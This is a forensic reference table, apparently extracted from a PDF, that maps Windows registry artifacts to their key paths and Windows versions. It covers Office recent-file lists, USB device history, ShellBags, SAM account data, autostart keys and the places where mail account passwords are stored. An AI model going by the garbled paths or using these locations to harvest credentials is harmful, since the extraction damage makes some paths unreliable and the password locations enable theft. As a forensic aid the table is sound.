<b>Office PowerPoint Autosave (File Recovery)</b>					NTUSER.DAT\Software\Microsoft \ Office\ PowerPoint\Resilie ncy\ DocumentRecovery\
<b>Office PowerPoint MRU</b>					NTUSER.DAT\Software\Microsoft \ Office\ver#\PowerPoint\ Fil eMRU
<b>Office PowerPoint MRU Live Account</b>					NTUSER.DAT\Software\Microsoft \ Office\PowerPoint\User MRU\ LiveId_\File MRU
<b>Office PowerPoint Place MRU</b>					NTUSER.DAT\Software\Microsoft \ Office\PowerPoint \Place MRU
<b>Office PowerPoint Place MRU Live Account</b>					NTUSER.DAT\Software\Microsoft \ Office\PowerPoint\User MRU\ LiveId_\Place MRU
<b>Office PowerPoint Recent PPTs</b>					NTUSER.DAT\Software\Microsoft \ office\ver#\ Common\Open Find\ Microsoft Office PowerPoint\Settings\ Save As\File Name MRU
<b>Office PowerPoint Trusted Documents MRU</b>					NTUSER.DAT\Software\Microsoft \ Office\PowerPoint\Security \ Trusted Documents\TrustRecords
<b>Office PowerPoint Trusted Locations MRU</b>					NTUSER.DAT\Software\Microsoft \ Office\PowerPoint\Security \ Trusted Locations\Location#
<b>Office Publisher MRU</b>					NTUSER.DAT\Software\Microsoft \ Office\Publisher\File MRU

Office Publisher Recent Documents					NTUSER.DAT\Software\Microsoft\office\\Common\OpenFind\Microsoft Office Publisher\Settings\SaveAs\File Name MRU
Office Word Autosave (File Recovery)					NTUSER.DAT\Software\Microsoft\Office\\Word\Resiliency\Document Recovery\
Office Word MRU					NTUSER.DAT\Software\Microsoft\Office\\Word\File MRU
Office Word MRU Live Account					NTUSER.DAT\Software\Microsoft\Office\\Word\UserMRU\LiveId\File MRU
Office Word OneDrive Synch Roaming Identities				10	NTUSER.DAT\Software\Microsoft\Office\\Common\Roaming\Identities\Settings\1133\ListItems\
Office Word Place MRU					NTUSER.DAT\Software\Microsoft\Office\\Word\Place MRU
Office Word Place MRU Live Account					NTUSER.DAT\Software\Microsoft\Office\\Word\UserMRU\LiveId\Place MRU
Office Word Reading Locations					NTUSER.DAT\Software\Microsoft\Office\\Word\ReadingLocations\Document#
Office Word Recent Docs					NTUSER.DAT\Software\Microsoft\office\\Common\OpenFind\Microsoft Office\Word\Settings\SaveAs\File Name MRU
Office Word Trusted Documents MRU					NTUSER.DAT\Software\Microsoft\Office\\Word\Security\Trusted Documents
Office Word Trusted Locations MRU					NTUSER.DAT\Software\Microsoft\Office\14.0\Word\Security\Trusted Locations\Location#
Office Word User Info					NTUSER.DAT\Software\Microsoft\office\\Common\UserInfo
OneDrive App Info				10	NTUSER.DAT\SOFTWARE\Microsoft\OneDrive
OneDrive User ID and Login URL				10	NTUSER.DAT\SOFTWARE\Microsoft\AuthCookies\Live\Default\CAW
OneDrive User ID Associated with User				10	NTUSER.DAT\SOFTWARE\Microsoft\IdentityCRL\UserExtendedProperties\cid
OneDrive User ID, Live ID				10	NTUSER.DAT\SOFTWARE\Microsoft\Office\\Common\Identity\Identities\_LiveId

<b>OneNote User Information</b>						Settings.dat\LocalState\ HKEY_CURRENT_USER\Software\ Microsoft\Office\16.0\Common\ Identity\Identities\_LiveId	
<b>Open/Save MRU</b>						NTUSER.DAT\Software\Microsoft \Windows\CurrentVersion\Explo rer\ComDlg32\OpenSaveMRU	
<b>Open/Save MRU</b>				7	8	1 0	NTUSER.DAT\Software\Microsoft \Windows\CurrentVersion\Explo rer\ComDlg32\OpenSavePIDMRU
<b>Open/Save MRU</b>	X P						NTUSER.DAT\Software\Microsoft \Windows\CurrentVersion\Explo rer\ComDlg32\OpenSaveMRU
<b>Outlook 2007 Account Passwords</b>				7			NTUSER.DAT\Software\Microsoft \Protected Storage SystemProvider\SID\Identifica tion\INETCOMM Server Passwords
<b>Outlook 2007 Recent Attachments</b>				7			NTUSER.DAT\Software\Microsoft \office\version\Common\Open Find\Microsoft Office Outlook\Settings\Save Attachment\File Name MRU
<b>Outlook 2007 Temp file location</b>				7			NTUSER.DAT\Software\Microsoft \Office\version\Outlook\Secur ity
<b>Outlook Account Passwords</b>							NTUSER.DAT\Software\Microsoft \ Protected Storage System Provider\SID\ Identification\ INETCOMM Server Passwords
<b>Outlook Accounts</b>	X P						HKEY_LOCAL_MACHINE\Software\M icrosoft\Internet Account Manager
<b>Outlook Recent Attachments</b>							NTUSER.DAT\Software\Microsoft \ office\version\ Common\Open Find\ Microsoft Office Outlook\Settings\Save Attachment\File Name MRU
<b>Outlook Settings</b>	X P						HKEY_USERS\ (User_ID)\Software \Microsoft\Office\Outlook\OMI Account Manager\Accounts\
<b>Outlook Temporary Attachment Directory</b>							NTUSER.DAT\Software\Microsoft \Office\version\ Outlook\Secu rity
<b>Pagefile Control</b>	X P			7	8	1 0	SYSTEM\ControlSet###\Control\ Session Manager\Memory Management
<b>Pagefile Settings</b>				7			SYSTEM\ControlSetXXX\Control\ Session Manager\Memory Management

<b>Paint MRU</b>			7		NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Apple ts\Paint\Recent File List		
<b>Paint MRU List</b>	X P		7	8	0	1	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Appl ets\ Paint\Recent File List
<b>PAP Device Interface</b>			7	8	0	1	SYSTEM\ControlSet001\Control\ DeviceClasses\{f33fdc04- d1ac-4e8e- 9a30-19bbd4b108ae}
<b>Partition Management Driver Service</b>	X P		7	8	0	1	SYSTEM\ControlSet001\services \ partmgr\Enum
<b>Password Face Enabled</b>						1 0	SOFTWARE\Software\Microsoft\ Windows\CurrentVersion\ Authe ntication\LogonUI\FaceLogon\
<b>Password Fingerprint Enabled</b>						1 8 0	SOFTWARE\Software\Microsoft\ Windows\CurrentVersion\ Authe ntication\LogonUI\ Fingerprin tLogon\
<b>Password Hint</b>			7				SAM\Domains\Account\Users\\F_ Value\UserPasswordHint
<b>Password Hint XP</b>	X P						SOFTWARE\Microsoft\Windows\ C urrentVersion\Hints\
<b>Password Picture Gesture</b>						1 8 0	SOFTWARE\Software\Microsoft\ Windows\CurrentVersion\ Authe ntication\LogonUI\PicturePass word\ / bgPath
<b>Password PIN Enabled</b>						1 8 0	SOFTWARE\Software\Microsoft\ Windows\CurrentVersion\ Authe ntication\LogonUI\ PINLogonEn rollment\
<b>Passwords Cached Logon Password Maximum</b>	X P						SOFTWARE\Microsoft\Windows NT\ CurrentVersion\Winlogon
<b>PCI Bus Device Information</b>			7				SYSTEM\ControlSet###\Enum\PCI
<b>PCI Bus Device Information</b>	X P		7	8	0	1	SYSTEM\ControlSet###\Enum\PCI
<b>PCI Enumeration</b>	X P		7	8	0	1	SYSTEM\ControlSet001\Enum\ PC I\ \
<b>Photos App Associated User</b>						1 0	Settings.dat\LocalState\OD\
<b>Place MRU</b>						1 0	NTUSER\SOFTWARE\Microsoft\Off ice\15.0\Word\User MRU\LiveId#>Place MRU
<b>POP3 Passwords</b>	X P						NTUSER.DAT\Software\Microsoft \Internet Account Manager\Accounts\0000000#
<b>POP3 Passwords</b>	X P						NTUSER.DAT\Software\Microsoft \ Internet Account Manager\Accounts\ 0000000#

<b>Portable Operating System Drive</b>				1 8 0	SYSTEM\ControlSet001\Control / PortableOperatingSystem
<b>PowerPoint 2007 Autosave Info</b>			7		NTUSER.DAT\Software\Microsoft\Office\12.0\PowerPoint\Resiliency\DocumentRecovery\
<b>PowerPoint 2007 MRU</b>			7		NTUSER.DAT\Software\Microsoft\Office\12.0\PowerPoint\FileMRU
<b>Pre-Logon Access Provider</b>					HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Authentication\PLAP Providers\*
<b>Pre-Logon Access Provider</b>					HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Authentication\PLAP Providers\*
<b>Prefetch Information</b>			7		SYSTEM\ControlSet###\Control\Session Manager\Memory Management\PrefetchParameters\EnablePrefetcher
<b>Printer Default</b>	X P		7	1 8 0	NTUSER.DAT\Software\Microsoft\Windows NT\CurrentVersion\Windows\ Devices
<b>Printer Default</b>	X P		7	1 8 0	NTUSER.DAT\printers\DevModesPrinter User and DevModes#
<b>Printer Information</b>			7		SYSTEM\ControlSet###\Control\Print\Environments\WindowsNTx86\Drivers\Version#
<b>Printer Properties for Installed Printers</b>	X P		7	1 8 0	SOFTWARE\Microsoft\Windows NT\ CurrentVersion\Print\Printers\
<b>Product ID</b>			7		SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProductId
<b>Product Name</b>			7		SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProductName
<b>Profile list</b>	X P		7	1 8 0	SOFTWARE\Microsoft\Windows NT\ CurrentVersion\ProfileList
<b>Program Compatibility Assistant (PCA) Archive for Apps</b>			8		NTUSER.DAT\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Layers
<b>Program Compatibility Assistant (PCA)Tracking of User Launched Applications</b>			8	1 8 0	NTUSER.DAT\Software\Microsoft\Windows NT\CurrentVersion\ AppCompatFlags\Compatibility Assistant\Store

<b>Program Compatibility Assistant Archive for Apps</b>						7		SOFTWARE\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Layers	
<b>Publisher 2007 MRU</b>						7		NTUSER.DAT\Software\Microsoft\Office\12.0\Publisher\RecentFileList	
<b>Reading Locations</b>							1	NTUSER\SOFTWARE\Microsoft\Office\15.0\Word\ReadingLocations	
<b>ReadyBoost Attachments</b>						7		SOFTWARE\Microsoft\Windows NT\CurrentVersion\EMDMgmt\	
<b>ReadyBoost Attachments, USB Identification</b>						7	8	1 0	SOFTWARE\Microsoft\Windows NT\CurrentVersion\EMDMgmt\
<b>ReadyBoost Driver</b>							8	1 0	SYSTEM\ControlSet001\services\rdyboost\Enum
<b>Recent Docs</b>								1 0	NTUSER.DAT\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs.&input=
<b>Recent Docs MRU Recent Documents</b>	X					7	8	1 0	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\
<b>Recent Documents</b>						7			HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs
<b>Recent Documents</b>									HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMRU
<b>RecentApps</b>								1 0	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Search\RecentApps
<b>RecentDocs</b>								1 0	NTUSER.DAT\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs
<b>RecentDocs</b>								1 0	NTUSER.DAT\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\ .iso
<b>RecentDocs</b>								1 0	NTUSER.DAT\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\ .vhd
<b>RecentDocs for .jpg</b>								1 0	NTUSER\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\ .jpg
<b>RecentDocs for .jpg</b>								1 0	NTUSER.DAT\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\ .jpg&ls=0&b=0



Recycle Bin Info					1 0	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\BitBucket\Volume\
Recycle Bin Info			7	8	0	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\BitBucket\Volume\
Recycle Bin Info XP	X P					SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\BitBucket\
References devices, services, drivers enabled for Safe Mode.						HKLM\System\CurrentControlSet\Control\SafeBoot
Regedit - Favorites	X P		7	8	0	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Applets\Regedit\Favorites
Regedit - Last Key Saved	X P		7	8	0	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Applets\Regedit\LastKey
Regedit Last Key Saved					1 0	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Applets\Regedit\LastKey
Register.com search					1 0	NTUSER.DAT\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FileExts\*.com
Registered Applications			7	8	0	SOFTWARE\RegisteredApplications\
Registered Organization			7			SOFTWARE\Microsoft\Windows NT\CurrentVersion\RegisteredOrganization
Registered Owner			7			SOFTWARE\Microsoft\Windows NT\CurrentVersion\RegisteredOwner
Registry Windows 7 32 Bit Shim Cache			7			HKLM\System\CurrentControlSet\Control\Session Manager\AppCompatCache\AppCompatCache
Registry Windows 7 List Mounted Devices			7			HKLM\System\MountedDevices\
Registry Windows 7 Network Adapter Configuration			7			HKLM\System\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{interface-name}\
Registry Windows 7 Network List Profiles			7			HKLM\Software\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles\{GUID}\
Registry Windows 7 List Applications Installed			7			HKLM\Software\Microsoft\Windows\CurrentversionXUninstall\{Application. Name}

Registry Windows 7 Security Audit Policies					7		HKLM\Security\Policy	
Registry Windows 7 Time Zone Information					7		HKLM\System\CurrentControlSet\Control\TimeZoneInformation	
Registry Windows 7 User Profile Logon					7		HKLM\Software\Microsoft\WindowsNT\CurrentVersion\ProfileList\{SID}\	
Registry Windows 7 Winlogon shell					7		HKLM\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon\Shell	
Remote Desktop	X				7	8	1 0	SYSTEM\ControlSet###\Control\Terminal Server \fDenyTSConnections
Remote Desktop Information					7			SYSTEM\ControlSet###\Control\Terminal Server\fDenyTSConnections
Roaming Identities (1125 PowerPoint, 1133 Word, 1141 Excel)							1 0	NTUSER.DAT\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\Identities\
Run Box Recent commands					7			NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU
Run MRU	X				7	8	1 0	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU
Run subkey - Active							1 0	NTUSER.DAT\SOFTWARE\Microsoft\Windows\CurrentVersion\Run / OneDrive
Run, Startup	X				7	8	1 0	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Run
Screen Saver Enabled					7			NTUSER.DAT\Control Panel\Desktop\ScreenSaveActive
Screen Saver Enabled	X				7	8	1 0	NTUSER.DAT\Control Panel\Desktop / ScreenSaveActive
Screen Saver Password Enabled					7			NTUSER.DAT\Control Panel\Desktop\ScreenSaverIsSecure
Screen Saver Secure Password Enabled	X				7	8	1 0	NTUSER.DAT\Control Panel\Desktop / ScreenSaverIsSecure
Screen Saver Timeout					7			NTUSER.DAT\Control Panel\Desktop\ScreenSaveTimeout

<b>Screen Saver Timeout</b>	X P		7	8	1 0	NTUSER.DAT\Control Panel\Desktop / ScreenSaveTimeout
<b>Screen Saver Wallpaper</b>			7			NTUSER.DAT\Control Panel\Desktop/WallPaper
<b>Screen Savers and Wallpaper</b>	X P		7	8	1 0	NTUSER.DAT\Control Panel\Desktop\
<b>SCSI Device Information</b>			7			SYSTEM\ControlSet###\Enum\SCS I
<b>SCSI Device Information</b>	X P		7	8	1 0	SYSTEM\ControlSet###\Enum\SCS I
<b>SCSI Enumeration</b>			7	8	1 0	SYSTEM\ControlSet001\Enum\ SC SI\
<b>Search Charm Entries for Internet Addresses and Sites</b>						NTUSER.DAT\Software\Microsoft \ Windows\CurrentVersion\Expl orer\ SearchHistory\DefaultBr owser_ NOPUBLISHERID!Microsoft.Inte rnet Explorer. Default
<b>Search WordWheelQuery</b>			7		1 0	NTUSER.DAT\Software\Microsoft \Windows\CurrentVersion\Explo rer\WordWheelQuery
<b>Serial Port Device Information</b>			7			SYSTEM\ControlSet###\Enum\SER ENUM
<b>Services</b>	X P		7	8	1 0	SYSTEM\ControlSet###\Services
<b>Services List</b>			7			SYSTEM\ControlSet###\Services
<b>Session Manager Execute</b>						HKEY_LOCAL_MACHINE\System\Cur rentControlSet\Control\Sessio n Manager
<b>Shared data to: e- mail</b>					1 0	NTUSER.DAT\SOFTWARE\Microsoft \Windows\CurrentVersion\Explo rer\SharingMFU
<b>Shared Folders, Shared Printers</b>	X P		7	8	1 0	SYSTEM\ControlSet###\Services \ LanmanServer\ Shares /
<b>Shared Photos</b>					1 0	NTUSER.DAT\SOFTWARE\Microsoft \Windows\CurrentVersion\Explo rer\SharingMFU
<b>Shared photos</b>					1 0	NTUSER.DAT\SOFTWARE\Microsoft \Windows\CurrentVersion\Explo rer\SharingMFU
<b>Sharing MFU</b>					1 0	NTUSER.DAT\Software\Microsoft \ Windows\CurrentVersion\Expl orer\ SharingMFU
<b>Shell Bags</b>					1 0	NTUSER.DAT\SOFTWARE\Microsoft \Windows\Shell\Bags\1\Desktop
<b>Shell Bags</b>			7	8	1 0	UsrClass.dat\Local\Settings\S oftware\ Microsoft\Windows\Sh ell\Bags

<b>Shell Bags</b>			7	8	10	NTUSER.DAT\Software\Microsoft\Windows\Shell\Bags\1\Desktop
<b>Shell Bags</b>						UsrClass.dat\Local\Settings\Software\Microsoft\Windows\Shell\BagMRU
<b>Shell Execute Hooks</b>						HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\ShellExecuteHooks\*
<b>Shell Execute Hooks</b>						HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Explorer\ShellExecuteHooks\*
<b>Shell Extensions</b>						HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Shell Extensions\Approved
<b>Shell Extensions</b>						HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Shell Extensions\Approved
<b>Shell Extensions</b>						HKEY_USERS\%SID%\Software\Microsoft\Windows\CurrentVersion\Shell Extensions\Approved
<b>Shell Extensions</b>						HKEY_USERS\%SID%\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Shell Extensions\Approved
<b>Shell Load and Run</b>						HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows
<b>Shell Load and Run</b>						HKEY_CURRENT_USER\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows
<b>ShellBags</b>	X					NTUSER.DAT\Software\Microsoft\Windows\Shell\ BagMRU
<b>ShellBags</b>	X					NTUSER.DAT\Software\Microsoft\Windows\Shell\ Bags
<b>ShellBags</b>	X					NTUSER.DAT\Software\Microsoft\Windows\Shell\ShellNoRoam\ BagMRU
<b>ShellBags</b>	X					NTUSER.DAT\Software\Microsoft\Windows\Shell\ShellNoRoam\B ags
<b>Shim Cache</b>	X					HKLM\SYSTEM\CurrentControlSet\Control\SessionManager\AppCompatibility\AppCompatCache
<b>Shimcache</b>	X					SYSTEM\CurrentControlSet\Control\SessionManager\AppCompati bility

<b>Shimcache</b>				7	8	1 0	SYSTEM\CurrentControlSet\Control\Session Manager\AppCompatCache
<b>Shutdown Time</b>				7			SYSTEM\ControlSetXXX\Control\Windows\ShutdownTime
<b>Shutdown Time</b>	X P			7	8	1 0	SYSTEM\ControlSet###\Control\Windows / ShutdownTime
<b>SkyDrive E-Mail Account Name</b>						8	Settings.dat\LocalState\Platform
<b>SkyDrive User Name</b>						8	settings.dat\RoamingState
<b>Skype App Install</b>						1 0	HKEY_CLASSES_ROOT\ActivatableClasses\Package\Microsoft.SkypeApp_3.2.1.0_x86_kzf8qxf38zg5c
<b>Skype Assoc. Files 1</b>						1 0	HKEY_LOCAL_MACHINE\SOFTWARE\Classes\MIME\Database\ContentType\application/x-skype
<b>Skype Assoc. Files 2</b>						1 0	HKEY_LOCAL_MACHINE\SOFTWARE\Classes\.skype
<b>Skype Assoc. Files 3</b>						1 0	HKEY_CURRENT_USER\SOFTWARE\Classes\.skype
<b>Skype Assoc. Files 4</b>						1 0	HKEY_CLASSES_ROOT\.skype
<b>Skype Cached IP Data</b>							HKEY_CURRENT_USER\Software\SKYPE/PHONE/LIB/Connection/HOSTCACHE
<b>Skype Install Path</b>						1 0	HKEY_CURRENT_USER\SOFTWARE\Skype\Phone
<b>Skype Installation</b>						1 0	HKEY_CLASSES_ROOT\AppX(Random Value)
<b>Skype Language</b>						1 0	HKEY_CURRENT_USER\SOFTWARE\Skype\Phone\UI\General
<b>Skype Process Name</b>						1 0	HKEY_LOCAL_MACHINE\SOFTWARE\IM Providers\Skype
<b>Skype Update App ID</b>						1 0	HKEY_CLASSES_ROOT\AppID\{27E6D007-EE3B-4FF7-8AE8-28EF0739124C}
<b>Skype User CID</b>					8		settings.dat\LocalState / skype.account.name
<b>Skype User List</b>						1 0	HKEY_CURRENT_USER\SOFTWARE\Skype\Phone\Users\
<b>Skype User Name E-Mail</b>							settings.dat\LocalState / skype.liveuser.CID
<b>Skype Version 1</b>						1 0	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Components\{UID}\{UID}
<b>Skype Version 2</b>						1 0	HKEY_CLASSES_ROOT\Installer\Products\74A569CF9384AC046B81814F680F246C

<b>SRUM</b>					SOFTWARE\Microsoft\WindowsNT\CurrentVersion\SRUM\Extensions {d10ca2fe-6fcf-4f6d-848e-b2e99266fa89} = Application Resource Usage Provider C:\Windows\System32\SRU\
<b>SRUM Resource Usage History</b>			7	8	1 SOFTWARE\Microsoft\WindowsNT\CurrentVersion\SRUM\Extensions
<b>Start and File Explorer Searches entered by user</b>			7	8	1 NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\WordWheelQuery
<b>Start Menu Program List</b>					NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\MenuOrder\Programs\
<b>Start Searches Entered by User</b>			7		NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\WordWheelQuery
<b>Start Searches entered by user</b>					NTUSER.DAT\Software\Microsoft\SearchAssistant\ACMru\5###
<b>Startup Location</b>	X P		7	8	1 SOFTWARE\Microsoft\Command Processor / AutoRun
<b>Startup Location</b>	X P		7	8	1 SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\USERINIT
<b>Startup Location</b>	X P		7	8	1 SYSTEM\ControlSet###\Control\SessionManager\BootExecute
<b>Startup Software</b>	X P		7	8	1 NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\RunOnce
<b>Startup Software Run</b>	X P		7	8	1 SOFTWARE\Microsoft\Windows\CurrentVersion\Run
<b>Startup Software Run Once</b>	X P		7	8	1 SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
<b>Storage Class Drivers</b>	X P		7	8	1 SYSTEM\ControlSet001\Control\DeviceClasses\ {53f56307-b6bf-11d0-94f2-00a0c91efb8b}
<b>Storage Device Information</b>	X P		7	8	1 SYSTEM\ControlSet###\Enum\STORAGE
<b>STORAGE Enumeration</b>	X P		7	8	1 SYSTEM\ControlSet001\Enum\STORAGE\Volume\
<b>Storage Spaces Drive ID</b>				8	1 SYSTEM\ControlSet###\Services\spaceport\Parameters
<b>System Restore Info</b>	X P		7	8	1 SOFTWARE\Microsoft\Windows NT\CurrentVersion\SystemRestore
<b>System Restore Information</b>			7		SOFTWARE\Microsoft\WindowsNT\CurrentVersion\SystemRestore
<b>TaskBar Application List</b>					1 NTUSER.DAT\SOFTWARE\Microsoft\Windows\CurrentVersion\Explo

						rer\Taskband / FavoritesResolve
<b>TCPIP Data, Domain Names, Internet Connection Info</b>	X P				1 8 0	SYSTEM\ControlSet###\Services \ Tcpip\Parameters\Interfaces \
<b>TCPIP Network Cards</b>	X P				1 8 0	SYSTEM\ControlSet###\Services \ Tcpip\Parameters\Interfaces \
<b>TechSmith SnagIt MRU</b>						NTUSER.DAT\Software\TechSmith \ SnagIt\Recent Captures
<b>Theme Current Theme</b>	X P				1 8 0	NTUSER.DAT\Software\Microsoft \ Windows\CurrentVersion\Themes / CurrentTheme
<b>Theme Last Theme</b>						NTUSER.DAT\Software\Microsoft \ Windows\CurrentVersion\Themes \ Last Theme
<b>Time Sync with Internet Servers</b>				7		SOFTWARE\Microsoft\Windows\C urrentVersion\DateTime\Servers
<b>Time Synch with Internet Choices</b>	X P				1 8 0	SOFTWARE\Microsoft\Windows\ C urrentVersion\DateTime\Server s
<b>Time Synch with Internet Enabled</b>	X P				1 8 0	SYSTEM\ControlSet###\Services \ W32Time\Parameters / Type
<b>Time Synch with Internet Servers</b>	X P				1 8 0	SOFTWARE\Microsoft\Windows\ C urrentVersion\DateTime\Server s
<b>Time Zone Information</b>	X P				1 8 0	SYSTEM\ControlSet###\Control\ TimeZoneInformation
<b>Trusted Documents</b>					1 0	NTUSER\SOFTWARE\Microsoft\Offi ce\15.0\Word\Security\Truste d Documents\TrustRecords
<b>Trusted Locations</b>					1 0	NTUSER\SOFTWARE\Microsoft\Offi ce\15.0\Word\Security\Truste d Locations
<b>Turn off UAC Behavior</b>				7		SOFTWARE\Microsoft\Windows\C urrentVersion\Policies\System\C onsentPromptBehaviorAdmin
<b>Turn off UAC Behavior</b>					1 8 0	SOFTWARE\Microsoft\Windows\ C urrentVersion\Policies\System / ConsentPromptBehaviorAdmin
<b>Typed Paths in Windows Explorer</b>				7		NTUSER.DAT\Software\Microsoft \Windows\CurrentVersion\Explo rer\TypedPaths
<b>Typed Paths into Windows Explorer or File Explorer</b>					1 8 0	NTUSER.DAT\Software\Microsoft \ Windows\CurrentVersion\Expl orer\ TypedPaths
<b>TypedURLs</b>					1 0	UsrClass.dat\SOFTWARE\LocalSe ttings\Software\Microsoft\Win dows\CurrentVersion\AppContai ner\ Storage\microsoft.micros

					oftedge_8wekyb3d8bbwe\MicrosoftEdge\TypedURLs
<b>TypedURLs</b>				1 0	NTUSER.DAT\SOFTWARE\Microsoft\Internet Explorer\TypedURLs
<b>TypedURLs Hyperlink</b>				1 0	NTUSER.DAT\SOFTWARE\Microsoft\Internet Explorer\TypedURLs
<b>TypedURLsTime</b>				1 0	UsrClass.dat\SOFTWARE\LocalSettings\Software\Microsoft\Windows\CurrentVersion\AppContainer\Storage\microsoft.micrsoftedge_8wekyb3d8bbwe\MicrosoftEdge\TypedURLs
<b>TypedURLsTime</b>				1 0	NTUSER.DAT\SOFTWARE\Microsoft\Internet Explorer\TypedURLsTime
<b>TypedURLsVisitCount</b>				1 0	UsrClass.dat\SOFTWARE\LocalSettings\Software\Microsoft\Windows\CurrentVersion\AppContainer\Storage\microsoft.micrsoftedge_8wekyb3d8bbwe\MicrosoftEdge\TypedURLsVisitCount
<b>UAC On or Off</b>					SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\EnableLUA
<b>UAC On or Off</b>			7 8	1 0	SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\EnableLUA
<b>UMB Bus Driver Interface</b>			7 8	1 0	SYSTEM\ControlSet001\Control\DeviceClasses\{65a9a6cf-64cd-480b-843e-32c86e1ba19f}
<b>USB Device Classes</b>	X P		7 8	1 0	SYSTEM\ControlSet###\Control\DeviceClasses\{53f56307-b6bf-11d0-94f2-00a0c91efb8b}\DeviceInstance
<b>USB Device Containers</b>				1 8 0	SYSTEM\ControlSet###\Control\Device Containers\ \ BaseContainers\
<b>USB Device Information Values</b>			7 8	1 0	SYSTEM\ControlSet001\Enum\USB \ \
<b>USB Device Interface</b>	X P		7 8	1 0	SYSTEM\ControlSet001\Control\DeviceClasses\{a5dcbf10-6530-11d2-901f-00c04fb951ed}
<b>USB Enumeration</b>	X P		7 8	1 0	SYSTEM\ControlSet001\Enum\USB
<b>USB First Install Date</b>			7 8	1 0	SYSTEM\ControlSet###\Enum\ USBSTOR\\\ Properties\{83da6326-97a6-4088-9453-a1923f573b29}\00000064\00000000/ Data



USB Install Date					1 7 8 0	SYSTEM\ControlSet###\Enum\ USBSTOR\\ Properties\{83da6326-97a6-4088-9453-a1923f573b29}\00000065\00000000/ Data
USB Last Arrival Date					1 8 0	SYSTEM\ControlSet###\Enum\ USBSTOR\\ Properties\{83da6326-97a6-4088-9453-a1923f573b29}\0066
USB Last Removal Date					1 8 0	SYSTEM\ControlSet###\Enum\ USBSTOR\\ Properties\ {83da6326-97a6-4088-9453-a1923f573b29}\0067
USB Logged On User at Time of Access	X P				1 7 8 0	NTUSER.DAT\Software\Microsoft\ Windows\ CurrentVersion\ Explorer\ MountPoints2\
USB ROM Descriptors						HKEY_LOCAL_MACHINE\USBSTOR\
USB to Volume Serial Number					7	SOFTWARE\Microsoft\WindowsNT\ CurrentVersion\EMDMgmt
USB Windows Portable Devices					1 7 8 0	SOFTWARE\Microsoft\Windows Portable Devices\Devices
USBPRINT	X P				1 7 8 0	SYSTEM\ControlSet001\Enum\ USBPRINT\
USBS Hub Information	X P				1 7 8 0	SYSTEM\ControlSet001\services\ ushbus\Enum
USBSTOR Container ID					1 7 8 0	SYSTEM\ControlSet###\Enum\ USBSTOR\\ ContainerID
USBSTOR Drive Identification	X P				1 7 8 0	SYSTEM\ControlSet###\Enum\ USBSTOR\
USBSTOR Enumeration	X P				1 7 8 0	SYSTEM\ControlSet###\Enum\ USBSTOR\
USBSTOR Parent ID Prefix (PIP)						SYSTEM\ControlSet###\Enum\ USBSTOR\\ ParentIdPrefix
User Account Expiration					7	SAM\Domains\Account\Users\F Key
User Account Status	X P				1 7 8 0	SAM\SAM\Domains\Account\Users\ \ V
User Information F Value	X P				1 7 8 0	SAM\SAM\Domains\Account\Users\ \ F
User Information V Value	X P				1 7 8 0	SAM\SAM\Domains\Account\Users\ \ V
User Information Values	X P				1 7 8 0	SAM\SAM\Domains\Account\Users\ \
User Live Accounts					1 8 0	SAM\SAM\Domains\Account\Users\ \ F
User Logon Account Hidden on Startup					1 7 8 0	SAM\SAM\Domains\Account\Users\ \ UserDontShowInLogonUI
User Logon Account Hidden on Startup					1 7 8 0	SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\ SpecialAccounts\UserList /

<b>User Mode Bus Enumerator</b>		V	7	8	0	1	SYSTEM\ControlSet001\services\umbus\Enum
